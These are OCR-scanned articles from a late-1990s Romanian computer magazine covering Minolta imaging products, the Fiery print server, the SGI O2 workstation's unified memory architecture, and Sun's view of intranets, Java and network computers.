Imaginile fotografiate sunt comprimate rapid, rezultând fişiere cu imagini de câte 1.1 MB din imaginile de aproximativ 5 MB. Minusculul disc hard intern de 130 MB face posibilă stocarea unui număr de 114 imagini. Pozele rezultate sunt bogate în detalii: ele sunt construite din 1,75 milioane pixeli. Transferul imaginilor pe calculator se face în câteva minute printr-un cablu SCSI.

Copiator color CF 900

CF 900 este un copiator laser color multifuncţional, care totodată poate fi folosit şi pe post de imprimantă color A3. Lucrează la o rezoluţie de 400 dpi şi poate vizualiza 256 nuanţe de culori. Este destinat departamentelor cu un volum de lucru ridicat.

Pentru a asigura o calitate superioară a imaginii - granulaţie foarte bună, paletă coloristică bogată, textură foarte fină, detalii în umbră etc.- foloseşte un sistem proprietar unic pentru modularea intensităţii razei laser LIMOS (Laser Intensity Modulation System) şi valorifică o serie de alte tehnologii digitale noi. Diametrul razei laser a fost redusă la un sfert din punctul imprimat la rezoluţia nominală şi astfel rezultă o tonalitate uniformă, cu treceri line, lipsită de moar. Tonerul de granulaţie ultrafină introdus recent asigura o mai bună dispunere pe suportul de listare şi o dozare optimă. Are un nou sistem de stabilizare a imaginii, care poate interveni în imaginea listată pentru o mai bună armonizare a culorilor şi pentru a asigura o gradaţie optimă între lumini şi umbre. Calitatea copiilor este foarte bună şi au o stabilitate în timp ridicată, iar costul tipăririi este de cca. 0,5 $ per pagină.

CF 900 se distinge prin operarea simplă şi calitate ridicată. Panoul de comandă are un ecran LCD senzitiv, cu comenzi intuitive, care permit accesarea celor mai sofisticate funcţii de procesare a imaginilor. Imaginile pot fi scalate cu un factor de 25%..300%. Pe ecranul editorului de culori propriu se poate interveni manual în culoarea oricărui element din document. Acoperă integral formatul A3 şi permite chiar mărirea pe mai multe pagini (puteţi realiza afişe mărite pe 36 foi A3!). Pentru mărirea eficienţei şi pentru a nu încărca reţeaua, ultimele 10 documente listate sunt stocate pe discul hard al imprimantei, ulterior ele putându-se rechema uşor.

Copiatorul laser color CF 900.

Imprimanta are o fiabilitate ridicată şi o durată de viaţă sporită a pieselor în mişcare şi a consumabilelor. Este destul de silenţioasă şi respectă o serie de norme specifice de protecţia mediului. Are un filtru pentru reducerea emisiei de ozoni şi dispune de o unitate de reciclarea uleiului din sistemul de fixare.

Viteza de listare este de 6 ppm în modul color şi 23 ppm la monocolor. Productivitatea poate fi mărită prin accesorii opţionale ca unitatea duplex (listare faţă-verso), sistemul de sortare şi capsare a documentelor (pot fi sortate 10 serii de documente cu număr identic de pagini), server de imprimantă, unitate de copiere de pe diapozitive, cameră foto digitală etc. Tăvile pentru alimentare cu suport de listare au o capacitate totală de 1300 coli. Mecanismul de listare analizează din mers caracteristicile suportului de listare şi se autoreglează, putându-se folosi pentru listare o largă varietate de hârtie (60..90g) şi suport plastic pentru retroproiector.

Scaner QuickScan 35 Plus

Cu ajutorul acestui scaner rapid şi uşor de manevrat pot fi scanate filme negative sau diapozitive de 35 mm, formatul maxim al imaginii scanate fiind 24,2x36,3 mm. Reproducerile digitale rezultate au o calitate foarte bună: rezoluţie maximă este de 2820 dpi (110 pixeli /mm), dimensiunea imaginii este de până la 2688 x 4032 pixeli şi au o profunzime de culoare de 30 de biţi per pixel (câte 10 biţi pentru componentele RGB). Viteza de scanare este de 12 sec pentru imagini de mărimea 1000 x 1000 pixeli, şi de 60 sec pentru imagini complete la rezoluţie maximă, cu o durată de pre-scaning de 6 sec. Scanarea şi separarea de culori se realizează într-o singură trecere, iar imaginea digitizată este transferată calculatorului printr-o interfaţă SCSI-2. Ele sunt disponibile tuturor aplicaţiilor Windows TWAIN compatibile sau pe sistemele Macintosh prin plug-in-uri pentru PhotoShop.

Focalizarea imaginii se poate face manual sau automat, putându-se urmări instantaneu pe ecran întreaga imagine. De asemenea, se poate realiza manual echilibrarea culorilor, rotirea imaginilor, centrarea etc. şi există posibilitatea autoexpunerii cu echilibrarea albului. Cerinţele de sistem sunt mici: 486DX/66 cu 16 MB RAM, placă video 24 biţi şi Windows 3.1/95, sau Macintosh 68030/25MHz, 20 MB RAM, placă grafică de 24 sau 32 biţi, sistem de operare 7.1 sau mai mare şi Photoshop ver 2.5.

Server de imprimare Fiery XJ+

Este cea mai nouă generaţie de servere de listare color a firmei Electronics for Imaging, Inc. (EFI). Termenul „Fiery Print" tinde să devină un standard de facto în listările color de înaltă calitate, la viteze ridicate. Acest server de listare are o putere de procesare foarte mare şi asigură o tipărire documentelor multipagină încărcate cu grafică complexă la viteza maximă a mecanismului copiatorului. Cu ajutorul lui se pot tipări documente complexe în reţea, în modul PostScript, din mediile PC, Mac sau UNIX.

Construit într-o tehnologie proprietară, familia Fiery aduce schimbări fundamentale în domeniul serverelor de imprimare. Are un sistem de operare proprietar, optimizat pentru operaţii de listare color în timp real. Un procesor RISC dedicat, de tipul MIPS R4700, se ocupă de prelucrările PostScript calcul-intensive. Circuite complexe din seria RipChips rezolvă accesul intens la memoria de lucru, specifice listării în culori. Astfel, în timp ce interpretează comenzile PostScript, procesorul primeşte şi prelucrează simultan imaginea următoare. Datele sunt vehiculate pe o magistrală sistem de 128 biţi cu o viteză de transfer foarte mare, eventualele gâtuiri în transmiterea datelor fiind eliminate complet.

Instalate în reţea Ethernet sau Token Ring, aceste servere suportă protocoalele TCP/IP, Novell IPX şi AppleTalk şi comută automat între. Gestiunea şi contorizarea volumului listat se face uşor de la staţiile de lucru, iar ecranul LCD propriu asigură un control local al funcţiilor cheie ale serverului.

Cuplat la imprimanta color CF900, un server Fiery asigură un raport maxim preţ/performanţă, la o calitate profesională a culorilor. Datorită utilitarelor de calibrare încorporate - EFI Color Management şi calibrare Pantone -, aplicaţiile DTP dobândesc o calitate fotografică. Un lucru important - această soluţie multifuncţională copiator-imprimantă-scaner color asigură o tipărire economică pentru serii mici, la calitate profesională, şi este foarte adecvată grupurilor de lucru.

Această soluţie proprietară a companiei Minolta, prezentată şi la CERF'97, este adecvată departamentelor de imaginistică şi asigură o prelucrare completă, la calitate profesională a informaţiei vizuale color. Merită să-l vedeţi la lucru la sediul firmei Minolta România! ■

Dl. Veres Victor este redactor la PCReport, poate fi contactat prin e-mail la vveres@agora.ro.

Prima arhitectură de memorie unificată de înaltă performanță.


de Daniel Moldovan

Stația de lucru desktop O2

Stația de lucru O2 reprezintă un sistem inovator care combină performanța oferită de Silicon Graphics cu puterea unui mediu utilizator integrat Web. Îmbinând performanța de vârf din industria procesoarelor cu tehnologia UMA (Unified Memory Arhitecture), O2 furnizează o lățime de bandă internă incredibilă pentru accelerarea procesării grafice și pentru aplicațiile care folosesc intens procesorul. Arhitectura UMA i-a permis lui Silicon Graphics să facă posibil un nivel ridicat de performanță la un preț avantajos.

Arhitectura memoriei unificate pe care o prezintă O2 permite în mod standard realizarea de grafice 3D șocante, o puternică procesare de imagini și o procesare video în timp real care depășește cu mult limitele atinse de celelalte mașini din clasa sa. Aceste caracteristici fac din O2 stația de lucru ideală pentru modelare CAD, post-procesare, creare de sit Web și pentru vizualizări științifice. Compresiile standard hardware și software transformă orice utilizator într-un editor video în timp ce este oferită calitatea pe care o cere acel profesionist video.

O2 combină performanța unei stații de lucru Silicon Graphics cu puterea oferită de World Wide Web, fiind primul sistem care furnizează posibilități profesionale pentru medii digitale și unelte de creație Web. Cu interfețe complet integrate Web, utilizatorii comunică mult mai ușor decât înainte folosind intranet-urile companiei și Internetul.



O2

MAGIC
Systems SA
București

230.04.78
230.04.80

http://
sirom.kappa.ro

O nouă arhitectură pentru interactivitate

Cu stația de lucru desktop O2, Silicon Graphics a creat prima arhitectură de memorie unificată din industria de profil. UMA transcende design-ul inflexibil al stațiilor de lucru tradiționale și al calculatoarelor personale, care datorită unei distribuiri a memoriei grafice, a celei de prelucrare de imagini și a celei video realizau o constrângere a performanței. O2 permite performanțe extraordinare prin integrarea unor puternice resurse de procesare video, de compresie, de grafică, de procesare a imaginii și I/O, folosind o memorie sistem cu o largă lățime de bandă și o întârziere mică.

Față de arhitecturile PC-urilor și stațiilor de lucru tipice în care datele erau transferate între diferitele cartele cu memorii video, grafice și de imagini, datele O2 se află la un loc în memoria principală, unde fiecare proces are un acces direct. Cu ajutorul UMA, memoria sistem, buffer-ul pentru cadre, z-buffer-ul, memoria texturii, memoria de rendering, memoria pentru imagini și memoria video sunt toate situate în același loc. Nu mai există cartele dedicate de memorie care să fie utilizate doar la momente specifice de timp; cu O2, memoria este în mod automat realocată conform cerințelor existente. Acum, expandarea memoriei pentru textură devine o simplă problemă de achiziționare a unui upgrade standard de memorie.

Dispozitivul I/O al O2 maximizează performanța prin eliminarea problemelor ce realizau o sugrumare a lățimii de bandă care bloca chiar și cele mai rapide componente ale sistemului. O2 furnizează performanțe de vârf în rețele 10BaseT/100BaseTX Ethernet, prezintă o implementare SCSI duală Ultra Fast/Wide, o magistrală de extensie PCI pe 64 de biți și multe alte opțiuni I/O standard.

Stația de lucru O2 este dotată cu procesoare R10000 sau R5000 MIPS pe 64 de biți, furnizând performanțe de vârf pentru aplicațiile industriale. Cu R5000 - un procesor care oferă performanțe excelente în procesare, grafică și aplicații - utilizatorii obțin un raport preț/performanță competitiv. Procesorul R10000 furnizează o putere de procesare de vârf pentru majoritatea aplicațiilor.

Elegantul sistem O2 are un design modular partajat pe cinci subansambluri pentru a simplifica upgrade-ul și întreținerea - unitățile drive, modulele sistem și cartelele PCI pot fi accesate cu ușurință din partea posterioară a sistemului. Această simplitate este reflectată de uneltele de administrare ale sistemului O2, care ghidează utilizatorii prin funcții simple de configurare și întreținere. Servicii suplimentare sunt disponibile ulterior printr-o serie de opțiuni de garanție și sisteme de suport on-line.

Silicon Graphics pur

Performanțele de vârf din domeniul graficii 3D și al procesării de imagini pe care le oferă stația de lucru O2 întruchipează tot ce ați auzit vreodată despre performanța și realismul oferit de Silicon Graphics. Construit pe un subsistem grafic OpenGL nativ și pe o arhitectură UMA, O2 furnizează un nivel de interactivitate care nu este disponibil la nici una din mașinile din clasa sa. Aceste posibilități remarcabile sunt prevăzute în mod standard pentru fiecare configurație, oferindu-vă toată performanța grafică și de procesare de imagini de care aveți nevoie.

Cu o grafică standard dublu buffer-ată pe 32 de biți și funcții avansate, accelerate hard, O2 oferă putere și o calitate deosebită la îndemâna fiecărui utilizator. Funcțiile accelerate includ maparea texturii, z-buffer, puncte și linii netezite, precum și umbriri și conversii de culoare.

Capacitățile de mapare a texturii, accelerate hard oferite de stația de lucru O2 aduc un nou nivel de realism și interactivitate. În CAD și animație, maparea texturii permite utilizatorilor să-și vizualizeze modelele cu un nivel de realism care surclasează modelele de umbrire tradiționale. Față de alte cartele grafice care stabilesc o limită pentru memoria texturii, datorită flexibilității Arhitecturii Memoriei Unificate este permisă alocarea unei cantități nelimitate de memorie pentru texturi.

Implementând toate funcțiile cheie ale hard-ului OpenGL ale sistemelor Silicon Graphics de ultimă oră - Indigo, IMPACT și InfiniteReality - O2 permite acum utilizatorilor să aleagă un nivel al puterii grafice la acel preț care se potrivește cel mai bine cu cerințele lor.

O2 furnizează capacități de înaltă performanță în procesarea de imagini, folosind extensiile de procesare de imagini ale OpenGL și maparea texturii. Implementate hard, aceste extensii permit utilizatorilor să manipuleze seturi mari de date, imagini de înaltă rezoluție, totul în timp real - realizând la fel de ușor manipularea unei imagini de 200MB ca și cea a uneia de 2MB. Furnizând cea mai puternică performanță din clasa sa, O2 ridică standardul în ceea ce privește puterea de procesare a unei stații desktop.

Prima stație de lucru video nativă

Stația de lucru O2 este o mașină video nativă reală - primul sistem care integrează în arhitectura sa video, audio și tehnologii de compresie în timp real ca și componente fundamentale. Arhitectura flexibilă pe care o oferă O2 permite aducerea directă a video-ului în memorie ca și un tip standard de date. Odată acolo, grafica, procesarea imaginilor și motoarele de procesare pot accesa și manipula datele în timp real.

Cu fiecare proces capabil să acceseze datele din memoria principală, O2 furnizează capacități de manipulare video care nu au mai fost atinse de modelele din clasa lui. Aplicațiile pot decoda o sursă video comprimată și să o folosească ca și pe-o hartă a texturii, sau să utilizeze hardul de procesare a imaginii pentru a încețoșa sau distorsiona un flux video în timp real. Utilizatorii vizualizează video-ul în formatul său nativ datorită capacității stației O2 de-a afișa pixeli video care nu sunt sub formă de pătrat.


O2 este prima stație desktop care include în fiecare sistem compresie JPEG în timp real și hard pentru decompresie. Suportând o rată de compresie de până la 4:1, O2 furnizează un nivel de calitate care întrunește cerințele pieței. Semnalul audio independent poate fi sincronizat cu datele video. O2 furnizează două canale pentru intrări simultane și un canal pentru ieșire pentru D1 și video analog.


Suplimentar față de capacitățile în timp-real, O2 implementează un domeniu larg de algoritmi de compresie video folosind software, inclusiv standarde industriale cum ar fi QuickTime, AVI și Cinepak. Aceste capacități înglobate permit utilizatorilor să creeze și să editeze video pe O2, iar apoi să-l distribuie prin Web către orice computer pentru playback.

O2 vă poate transforma aplicația într-o sursă video prin facilitarea ca orice porțiune din ecran să poată fi înregistrată în timp real direct pe disc, eliminând nevoia unui VCR pentru o editare video. Utilizatorii pot oferi de asemenea înregistrarea video în exterior via un port S-Video sau video complex.

Mediu de lucru utilizator integrat Web

Fiecare O2 este lansat cu o suită de unelte ce permit intranet care includ Netscape Navigator 3.0, Netscape Mail și Netscape News Reader 2.0 precum și soft de publicare pe Web de la Silicon Graphics care utilizează serverul FastTrack de la Netscape și unelte de creație WebMagic Pro. Navigarea Web și protocoalele de rețea TCP/IP sunt complet integrate în interfața utilizator și sistemul de operare. Uneltele de creație pentru mediile digitale oferă fiecărui utilizator posibilitatea de-a dezvolta rapid conținut pentru proiecte cum ar fi pagini Web care încorporează video, audio și grafice 3D. O2 suportă softul Windows 95 al Insignia pentru a oferi utilizatorilor un acces la cele mai populare aplicații PC. Acest soft permite hard-ului O2 să accelereze procesele playback multimedia. De asemenea O2 oferă și o integrare în rețelele NetWare și AppleTalk.


Arhitectura memoriei unificate O2


Arhitectura tradițională•
Adaptor SCSI
Cartelă de procesare video
Memorie video
Cartelă de accelerare imagini
Memorie • procesare imagini
Catelă grafică PCI
Memorie textură•
Memorie Z-buffer
Memorie buffer• pentru cadre
Placa de bază•
Memoria de bază•

Ajutorul bazat pe Web oferă utilizatorilor O2 posibilitatea de-a accesa documentații de oriunde din propria rețea sau din Internet, oferind un acces sigur la majoritatea informațiilor tehnice de actualitate.

Uneltele de videoconferință InPerson 2.2 ale Silicon Graphics permit o colaborare în timp real care depășesc orice distanțe geografice. Ele includ posibilități de lucru 2D și 3D care permit utilizatorilor să vizualizeze, să manipuleze și să atașeze adnotări pentru medii digitale, precum și realizarea de comunicații folosind camera digitală O2.■

Daniel Moldovan este redactor la BYTE România. Poate fi contactat la **dmoldovan@agora.ro.**


Bazele INTRANET, în viziunea Sun

Pentru ca o întreprindere să aibă succes, astăzi mai mult ca oricând, trebuie să beneficieze de un sistem de comunicare rapid şi performant, atât cu partenerii şi clienţii cât şi cu furnizorii săi externi

De Roxana Marin.

Inima tehnologică menită să răspundă exigenţelor de comunicare dintr-o întreprindere, o constituie conceptul „Network Computing".„The Network Is The Computer" („Adevărata putere a unui calculator stă în reţeaua şi serviciile din spatele său"), filozofia adoptată de Sun încă de la înfiinţare, în 1982, se află în centrul dezvoltării reţelei intranet, lucru ce a determinat ca din ce în ce mai multe companii din lume să apeleze la soluţiile Internet / intranet.

Java, limbajul de programare al Sun, este doar una dintre căile prin care Sun vă ajută să folosiţi tehnologiile Web, pentru a fi competitivi. Este primul limbaj care răspunde provocării de a furniza aplicaţii dinamice în reţele de tip intranet.



Cele trei valuri ale informaticii

Intranet - ce este şi cum a evoluat

Cea mai concisă definiţie a intranet-ului este „implementarea tehnologiilor Internet în cadrul unei instituţii / întreprinderi".

Un intranet nu implică neapărat şi conectarea sa la reţeaua publică globală Internet. Totuşi, conectarea unei reţele intranet la Internet aduce multe beneficii.

Imaginaţi-vă un Web intern care vă permite să accesaţi o mare cantitate de informaţii de firmă, stocate pe un server. Imaginaţi-vă că sunteţi capabil să creaţi şi să distribuiţi documente şi informaţii eficient şi rapid, folosind un software simplu şi ieftin de tip Web browser.

Deşi reţelele de tip Internet şi intranet se bazează pe aceleaşi tehnologii, ele diferă totuşi şi foarte mult. Pentru a percepe mai bine evoluţia logică a Interne-ului în cadrul paradigmei informatizare, vom face un scurt istoric al evoluţiei calculatorului şi a reţelelor informatice.

De la începuturile informaticii profesionale, au existat trei „valuri" distincte de evoluţie şi realizare a sistemelor informatice. Primul val l-a constituit implementarea main-frame-urilor alături de terminalele „oarbe"; al doilea val a fost cel al minicalculatoarelor cu aceeaşi interfaţă de terminal „orb". Ambele valuri au adus avantaje directorilor pentru tehnologii informatice (IT), aceştia putând avea un control centralizat al datelor, aplicaţiilor şi interfeţelor utilizatorilor.

Actualul (al treilea) val este reprezentat de cele mai multe corporaţii şi este personalizat de reţelele bazate pe PC-uri conectate la baze de date centralizate. Aplicaţiile care rulează pe PC-uri pot accesa datele corporaţiei prin reţea, de pe serverele pe care sunt stocate informaţiile. Un asemenea scenariu este în mod obişnuit numit „client-server" şi este tipic structurilor IT aflate astăzi în întreprinderi.

Deşi, conform acestui model, datele sunt centralizate şi se află sub controlul IT, aplicaţiile şi interfeţele utilizator se află pe desktop-urile utilizatorilor, adesea creând mari probleme de administrare şi mentenanţă.

Următorul val al informatizării îl constituie intranet-ul. Acesta a preluat tot ce este mai bun din cele trei valuri anterioare, furnizând „putere" utilizatorilor, concomitent cu simplificarea managementului şi administrării.

Arhitectura unui intranet este foarte asemănătoare cu cea de tip client-server, cu deosebirea că rolul staţiilor de lucru este mult diminuat. Ca şi în arhitectura client-server, datele se stochează centralizat pe acelaşi tip de echipamente de baze de date, o parte din datele procesate migrând de pe staţiile de lucru pe servere. In plus, controlul aplicaţiilor şi al mediilor de operare se face mai mult prin servere decât prin staţiile de lucru, ambele comunicând în reţea prin intermediul protocoalelor standard. Astfel, deşi aplicaţiile, interfeţele utilizator şi datele sunt toate sub controlul departamentului IT, utilizatorii au totuşi un acces flexibil la date, datorită reţelelor tip client-server.

Multe din tehnologiile care permit realizarea unui intranet îşi au rădăcinile în Internet şi World Wide Web. În Internet puteţi folosi aproape orice tip de calculator şi puteţi comunica cu orice alt tip de calculator în mod complet transparent. Acest lucru s-a realizat pe baza unor protocoale standard care sunt implementate pe multe din platformele hardware, în sisteme de operare şi în aplicaţii.

După 1993, Internet-ul a devenit practic parte integrantă a vieţii moderne atât pentru publicul larg cât şi pentru instituţii şi companii. O evoluţie spectaculoasă, având în vedere că la începuturile sale era numai un instrument de comunicare între instituţiile guvernamentale, academice şi ştiinţifice.

Această metamorfoză a fost provocată de Word ide Web care a permis transferul şi vizualizarea pe monitor a documentelor, între servere şi clienţi. Integrarea serverelor Web cu bazele de date şi alte sisteme destinate aplicaţiilor distribuite pe platforme independente s-a realizat în timp record.

Aceste tehnologii stau la baza realizării reţelelor de tip intranet.

Se poate avea încredere în tehnologiile Internet pentru medii deosebite?

Fără nici o îndoială, multe din preocupările privind securitatea şi fiabilitatea pe Internet sunt îndreptăţite având în vedere dimensiunile imense ale unei astfel de reţele, cu zeci de milioane de utilizatori. De aceea, proiectanţii de sisteme de operare, aplicaţii şi platforme hardware depun eforturi susţinute pentru dezvoltarea tehnologiilor Internet/intranet.

Intranetul este, după cum se ştie, urmarea logică a conceptului „Network Computing". Utilizând protocoale standard, adoptate de marile companii producătoare de hardware şi software, s-a asigurat independenţa faţă de soluţii „proprietar". Prin utilizarea unei singure interfeţe utilizator pentru toate datele vehiculate, intranet-ul oferă posibilitatea de a capacita departamentul IT al unei întreprinderi asupra întregii reţele, economisind astfel fonduri şi mărind disponibilitatea globală a sistemului.

Într-un intranet, toate calculatoarele cooperează în reţea, indiferent dacă sunt staţii de lucru, servere aplicaţii sau baze de date, obţinându-se astfel un sistem robust de care beneficiază întreaga întreprindere.

Avantajele oferite de intranet constau în comunicaţii mai rapide, management de reţea şi furnizare de informaţii mai simplu, accesul liber sau controlat la bazele de date ale corporaţiei, economii financiare majore, creşterea productivităţii angajaţilor, Sursă de date unică şi o Interfaţă client universală.

Terminalul pentru intranet

Un browser Web este o aplicaţie software prin care se pot accesa documente de pe serverul Web, documente scrise în HTML (HyperText Markup Language) care repre-

EŞTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?
COMPUTER PRESS AGORA
Vrei să fii la curent cu ultimele ştiri din lumea IT?
Vrei să ştii ce s-a publicat şi ce se va publica în
BYTE România PC REPORT CALCULATOARE PERSONALE CAD report
Conectează-te la
www.agora.ro
Stirile zilei
Actualitatea
AGORA ONLINE
MAGNA MEDIA
FLAMINGO COMPUTERS

zintă un standard de codare a documentelor care conţin text şi grafică.

Un browser Web nu se limitează numai la a afişa pe monitor documente scrise în HTML, ci poate de asemenea, să solicite imagini, sunet, secvenţe video şi aplicaţii de la un server. Caracteristica esenţială care a condus la acceptarea largă a acestei tehnologii în cadrul Internet - şi ulterior intranet - este aceea că limbajul HTML permite ca un document să fie „alipit“ altui document din intranet sau din reţeaua publică Internet. Aceasta înseamnă că un utilizator nu trebuie să cunoască localizarea unui anumit document sau surse de informaţii pentru a o accesa, acestea putând fi accesate printr-un simplu click de mouse.

HTTP controlează transferul de documente între servere şi clienţi definind o cale standard de comunicare între aceştia.

Serverele HTTP sunt disponibile pentru toate tipurile de platforme hardware şi sisteme de operare. Organizaţiile care au deja servere în reţele LAN bazate pe Windows NT sau Novell pot obţine un server HTTP care să ruleze în serverele file/print proprii; utilizatorii care folosesc deja sistemul UNIX în reţeaua organizaţiei lor nu trebuie decât să adauge un software de server HTTP la sistemul existent. Pe măsură ce întreprinderile valorifică potenţialul tehnologiilor intranet, ele vor achiziţiona servere Web dedicate, care în marea lor majoritate sunt sisteme UNIX. Este important să reamintim că această tehnologie nu este tocmai nouă, estimându-se că există cca 200.000 servere Web în reţeaua Internet şi peste 25 milioane de browsere.

Practic, un server Web trece informaţia către o execuţie exterioară, care este scrisă în mod uzual în C, Java, Perl sau alt limbaj din UNIX. Acesta este modul în care se pot accesa aplicaţii exterioare cum ar fi bazele de date, atât pentru restabilirea, cât şi pentru centralizarea informaţiilor. Procesul se manifestă efectiv ca o „poartă“ (gateway) între serverul Web şi aplicaţie. O astfel de procedură este larg disponibilă şi permite relativ simplu să integreze un server Web cu orice aplicaţie de baze de date importantă (de fapt, cei mai mulţi furnizori de aplicaţii de baze de date încorporează această funcţionalitate în produsul lor de bază).

Instituţiile utilizează această facilitate pentru a asigura o interfaţă utilizator standard pentru toate documentele şi sursele de date ale companiei. Spre deosebire de modelul client-server, serverele care interacţionează cu bazele de date sunt cele controlate centralizat, şi nu orice calculator individual din reţea.

Avantaje serverelor Web sunt utilizarea uşoară, cheltuieli reduse de întreţinere şi administrare, pot fi integrate toate echipamentele existente prin simpla instalare a browserelor, există susţinere industrială largă şi se interconectează cu aplicaţii şi baze de date deja existente.

Fenomenul Java

Deşi se pot crea documente complexe care sunt vizibile pe orice platformă şi incorporează sisteme simple de feedback care, cu ajutorul formularelor, culeg răspunsurile de la utilizatori, HTML poate face mai mult decât să afişeze un document. Aici intervine Java. Simplu spus, Java este un limbaj de programare. Dezvoltat de Sun Microsystems, este construit pe baza principalelor caracteristici ale Web-ului, cu scopul de a adăuga noi capabilităţi şi funcţionalităţi într-un intranet.

Conceptul care stă la baza fenomenului Java este unul simplu: independenţa reală a platformei. În sistemele informatice de astăzi, dacă vrei să dezvolţi o nouă aplicaţie aceasta trebuie scrisă pentru o combinaţie specifică de hardware şi sistem de operare. De exemplu, o aplicaţie dezvoltată pentru Windows nu va putea fi rulată pe o staţie UNIX. Java a fost proiectat să rupă legăturile dintre aplicaţie şi sistemul de operare, astfel încât să se poată crea aplicaţii ce pot fi rulate pe orice platformă, după cum un document Web poate fi vizualizat prin orice browser.

Programele scrise în Java se prezintă într-un format special cunoscut sub denumirea de „byte-code“. Pentru a deveni funcţională, aplicaţia trebuie rulată pe un calculator care în prealabil are instalat „Java Virtual Machine“.

„Java Virtual Machine“ este o aplicaţie, software care interpretează fişierul Java „byte-code“ şi îl transformă în instrucţiuni pe care calculatorul şi sistemul de operare le poate înţelege. Maşinile virtuale Java sunt disponibile în mod curent pentru multe sisteme de operare diferite şi se află în continuă dezvoltare. JVM ocupă cca 200 KB memorie şi este deja încorporată în ultimele cele mai importante browsere Web. Practic, aceasta înseamnă că orice calculator din intranetul dvs este gata pregătit pentru Java prin simpla instalare a unui browser Web modern.

Mai mult, Sun a lansat chiar procesoare Java capabile să execute direct cod-java, fără a mai necesita programe intermediare pentru implementarea maşinii virtuale Java.

Pionierii intranetului adaugă deja funcţionalităţi interactive prin încorporarea în documente de mici aplicaţii Java, cunoscute sub denumirea de „applets“.

Dar acesta este numai începutul revoluţiei Java. Pe termen lung, se are în vedere ca maşina virtuală Java să devină miezul sistemului de operare pentru toate calculatoarele, cu aplicaţii scrise în limbajul Java disponibile în intranet şi Internet sau furnizate în forma tradiţională (manual sau suport magnetic).

Network Computer

Dacă tot ce este necesar pentru calculatorul unui utilizator este o aplicaţie browser, atunci el mai are nevoie de un calculator tradiţional (PC), încărcat cu sistem de operare grafic, multă memorie şi hard-disk?

Această întrebare si-au pus-o multe companii, inclusiv Sun, atunci când şi-au propus să producă un calculator de reţea dedicat (NC), care să cuprindă toate funcţionalităţile necesare pentru a lucra într-un intranet.

